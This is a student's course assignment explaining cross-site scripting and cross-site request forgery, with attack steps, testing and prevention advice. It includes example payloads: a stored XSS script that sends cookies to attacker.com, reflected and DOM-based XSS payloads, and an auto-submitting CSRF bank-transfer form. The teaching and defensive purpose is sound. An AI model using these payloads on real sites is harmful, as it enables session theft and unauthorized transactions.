



Military Institute of Science and Technology

Department of Computer Science and Engineering (CSE)

Cross-Site Scripting (XSS) and Cross-Site Request Forgery (CSRF)

Course Title: Computer Security

Course Code: CSE-429

SUBMITTED BY

Md. Iftehajul Hoque
ID: 202314016
CSE-23(A)
Level 4, Term-1

SUBMITTED TO

Lt Col Md Abul Basar
Associate Professor
Department of CSE
MIST

Submission Date: September 24, 2026

Introduction

Web applications are now used for many everyday activities, such as online banking, shopping, communication, and social networking. Since these applications handle a lot of user information, security is an important concern. Attackers often try to find weaknesses in web applications to access information or perform actions without permission.

Two common web security vulnerabilities are **Cross-Site Scripting (XSS)** and **Cross-Site Request Forgery (CSRF)**. Although both attacks involve a user's browser and a trusted web application, their methods are different. XSS mainly involves injecting and executing malicious code in a web page, while CSRF tricks a logged-in user's browser into sending an unwanted request.

In this assignment, the basic concepts of XSS and CSRF are discussed along with how the attacks work, their common types, possible effects, example attacks, and ways to prevent them.

Cross-Site Scripting (XSS)

Definition

Cross-Site Scripting (XSS) is a web security vulnerability that allows an attacker to inject malicious scripts into web pages viewed by other users. These scripts execute in the victim's browser within the security context of the vulnerable website. Depending on the application's functionality and the victim's privileges, XSS may allow attackers to perform unauthorized actions or access sensitive information.

How XSS Works

A typical XSS attack can happen through the following steps:

1. The attacker finds an input field or parameter where user input is displayed on a web page without proper protection.
2. The attacker enters a malicious payload, usually written in JavaScript.
3. The application stores or directly displays the input without properly encoding it.
4. Another user opens the affected page, and the browser interprets the injected code as part of the trusted website.
5. The malicious script can then perform different actions depending on the vulnerability, such as changing page content, redirecting the user, or attempting to access sensitive information.

Testing XSS Vulnerabilities

A common way to test for an XSS vulnerability is to inject a simple JavaScript payload and check whether the browser executes it. A frequently used test payload is the `alert()` function because it is simple, harmless, and easy to notice when the injected script is successfully executed.




Figure 1: Example of a Cross-Site Scripting (XSS) attack

For example, the following payload can be used for basic testing:

```
1 <script>alert('XSS')</script>
```

If a pop-up message appears after submitting the input, it indicates that the website may be executing the injected JavaScript instead of treating it as normal text.

However, the behavior of JavaScript functions can vary depending on the browser and the context in which the script is executed. In such cases, other harmless test methods may be used to confirm whether JavaScript execution is possible.

It is important to perform XSS testing only on systems where permission has been given. In a practical security assessment, simple proof-of-concept payloads are preferred because they demonstrate the vulnerability without causing unnecessary damage.

Types of XSS

Stored (Persistent) XSS

In Stored XSS, the malicious script is saved on the server, usually in a database or other stored content. For example, an attacker may place a script inside a comment on a website.

Whenever another user opens the page containing that comment, the stored script may be executed in their browser.

```
1 <!-- Attacker submits this as a "comment" -->
2 <script>
3   document.location = 'https://attacker.com/steal?cookie='
4                       + document.cookie;
5 </script>
```

Listing 1: Example of a stored XSS payload in a comment field

Reflected (Non-Persistent) XSS

In Reflected XSS, the malicious input is sent as part of a request and is immediately returned by the server in the response. Unlike Stored XSS, the payload is not permanently saved on the server.

A common example is a specially prepared URL. The attacker may try to convince the victim to open such a link.

```
1 https://example.com/search?q=<script>alert(document.cookie)</script>
```

Listing 2: Example of a reflected XSS URL

DOM-Based XSS

DOM-Based XSS mainly occurs because of unsafe JavaScript code running in the browser. In this case, the malicious input can be processed directly by client-side code without necessarily being sent to the server.

For example, the following code takes part of the URL and places it directly into an HTML element:

```
1 // Vulnerable code
2 var name = location.hash.substring(1);
3 document.getElementById("greeting").innerHTML = "Hello, " + name;
4
5 // Malicious URL:
6 // https://example.com/page#<img src=x onerror=alert(1)>
```

Listing 3: Vulnerable client-side code causing DOM-based XSS

Potential Uses and Effects of XSS

An attacker who exploits a Cross-Site Scripting vulnerability may be able to:

- Impersonate or masquerade as the victim user.
- Carry out actions that the user is able to perform.
- Read data that the user is able to access.
- Capture sensitive information.
- Modify or deface the appearance of a web page.
- Redirect users to malicious or phishing websites.

The actual impact of an XSS vulnerability depends on the application and the privileges of the affected user. Possible consequences include:

- Stealing session information and potentially taking over a user's session.
- Changing or defacing the appearance of a web page.

- Redirecting users to malicious or phishing websites.
- Creating fake login forms to collect usernames and passwords.
- Performing actions through the victim's browser when combined with other weaknesses.

Methods for Identifying and Testing XSS Vulnerabilities

XSS vulnerabilities can be detected using automated tools such as Burp Suite or through manual testing. Manual testing involves submitting unique input and checking where it appears in HTTP responses or the DOM. Each location is then tested to determine whether JavaScript execution is possible. DOM-based XSS may require browser developer tools, JavaScript code review, or automated analysis.

Prevention Techniques

There are several ways to reduce the risk of XSS:

- **Output Encoding:** User-provided data should be properly encoded before it is displayed in HTML, JavaScript, CSS, or URL contexts.
- **Input Validation:** Applications should validate user input on the server side and, where appropriate, on the client side. Allowing only expected input is generally safer than trying to block a list of known malicious strings.
- **Content Security Policy (CSP):** CSP can limit which scripts are allowed to run on a web page and can reduce the damage caused by some XSS vulnerabilities.
- **HttpOnly Cookies:** Sensitive cookies can be marked as `HttpOnly`, which prevents JavaScript from directly reading those cookies.
- **Use of Modern Frameworks:** Modern frameworks such as React and Angular provide automatic output escaping in many common situations. However, developers still need to use these frameworks correctly.

Cross-Site Request Forgery (CSRF)

Definition

Cross-Site Request Forgery (CSRF) is an attack where a user is tricked into sending an unwanted request to a website where the user is already logged in.

The main idea behind CSRF is that browsers may automatically include authentication information, such as cookies, when sending requests to a website. An attacker can take advantage of this behavior by creating a request that performs an action on the target website.




Figure 2: Example of a Cross-Site Request Forgery (CSRF) attack

How CSRF Works

A simple CSRF attack can take place in the following way:

1. The victim logs into a trusted website, such as a banking website, and receives a session cookie.
2. The victim remains logged in and later visits another website controlled by the attacker.
3. The attacker's website contains a hidden form or another type of request that points to an action on the trusted website.
4. When the browser sends the request, it may automatically include the victim's session cookie.
5. If the target website does not have proper CSRF protection, it may process the request as if it was intentionally made by the victim.

Example Attack

The following example shows a simplified malicious form. It is hosted on the attacker's website and attempts to send a transfer request to another website.

```
1 <!-- Hosted on attacker.com -->
2 <html>
3   <body onload="document.forms[0].submit()">
4     <form action="https://bank.com/transfer" method="POST">
5       <input type="hidden" name="toAccount" value="
6         attackerAccount123">
7       <input type="hidden" name="amount" value="5000">
8     </form>
9   </body>
</html>
```

Listing 4: A malicious auto-submitting CSRF form

If the victim is already logged in to **bank.com**, the browser may include the existing authentication cookie with the request. If the banking application does not properly verify that the request was intentionally made by the user, the transfer request could be processed.

CSRF Exploit Construction and Testing

Burp Suite Professional can automatically generate a CSRF Proof of Concept (PoC), making testing easier than manually creating the HTML.

- Select the request you want to test in Burp Suite.
- Choose **Engagement tools** → **Generate CSRF PoC**.
- Burp generates HTML that reproduces the request.
- Adjust the generated PoC if necessary.
- Test it in an authorized environment using a logged-in browser to verify whether the request succeeds.

CSRF Exploit Delivery

A CSRF exploit is typically delivered by tricking a logged-in user into visiting a malicious webpage or interacting with malicious content.

- The attacker may send the victim a malicious link through email or social media.
- The malicious content may also be embedded in a third-party website or user-generated content.
- For simple GET-based CSRF, the attack may sometimes be triggered directly through a crafted URL on the vulnerable website.
- The attack succeeds because the victim's browser may automatically include existing authentication credentials with the request.

Impact of CSRF

A successful CSRF attack can cause different types of unwanted changes to an account. Some possible examples are:

- Unauthorized fund transfers or purchases.
- Unwanted changes to account settings, such as email or password changes.
- Unauthorized modification or deletion of data.
- Changes to an administrator's account if the administrator becomes the victim of the attack.

Prevention Techniques

Several techniques can be used to protect web applications from CSRF:

- **CSRF Tokens:** A unique and unpredictable token can be included in state-changing forms. The server checks the token before processing the request.
- **SameSite Cookie Attribute:** Cookies can be configured with `SameSite=Strict` or `SameSite=Lax` to reduce the chance of cookies being included in unwanted cross-site requests.
- **Re-authentication:** For particularly sensitive operations, the application can ask the user to enter their password again or provide another form of confirmation.
- **Checking Origin/Referer Headers:** The server can check whether a request came from an expected origin.
- **Avoiding GET for State Changes:** GET requests should normally be used for retrieving information rather than changing data. State-changing operations should use appropriate methods such as POST, PUT, or DELETE.

A simple example of using a CSRF token in a form is shown below:

```
1 <form action="/transfer" method="POST">
2   <input type="hidden" name="csrf_token" value="a1b2c3d4e5f6...">
3   <input type="text" name="toAccount">
4   <input type="text" name="amount">
5   <button type="submit">Transfer</button>
6 </form>
```

Listing 5: Example of a CSRF token embedded in a form

Conclusion

XSS and CSRF are common web security vulnerabilities, but they exploit applications in different ways. **XSS** occurs when untrusted input is improperly handled, allowing malicious scripts to execute in a user's browser. **CSRF** tricks an authenticated user's browser into performing an unwanted action on a trusted website.

XSS can be mitigated through proper output encoding, input validation, Content Security Policy (CSP), and secure coding practices. CSRF can be reduced using CSRF tokens, SameSite cookies, origin validation, and additional authentication for sensitive actions.

Understanding these vulnerabilities helps developers build more secure web applications and prevent security issues during development.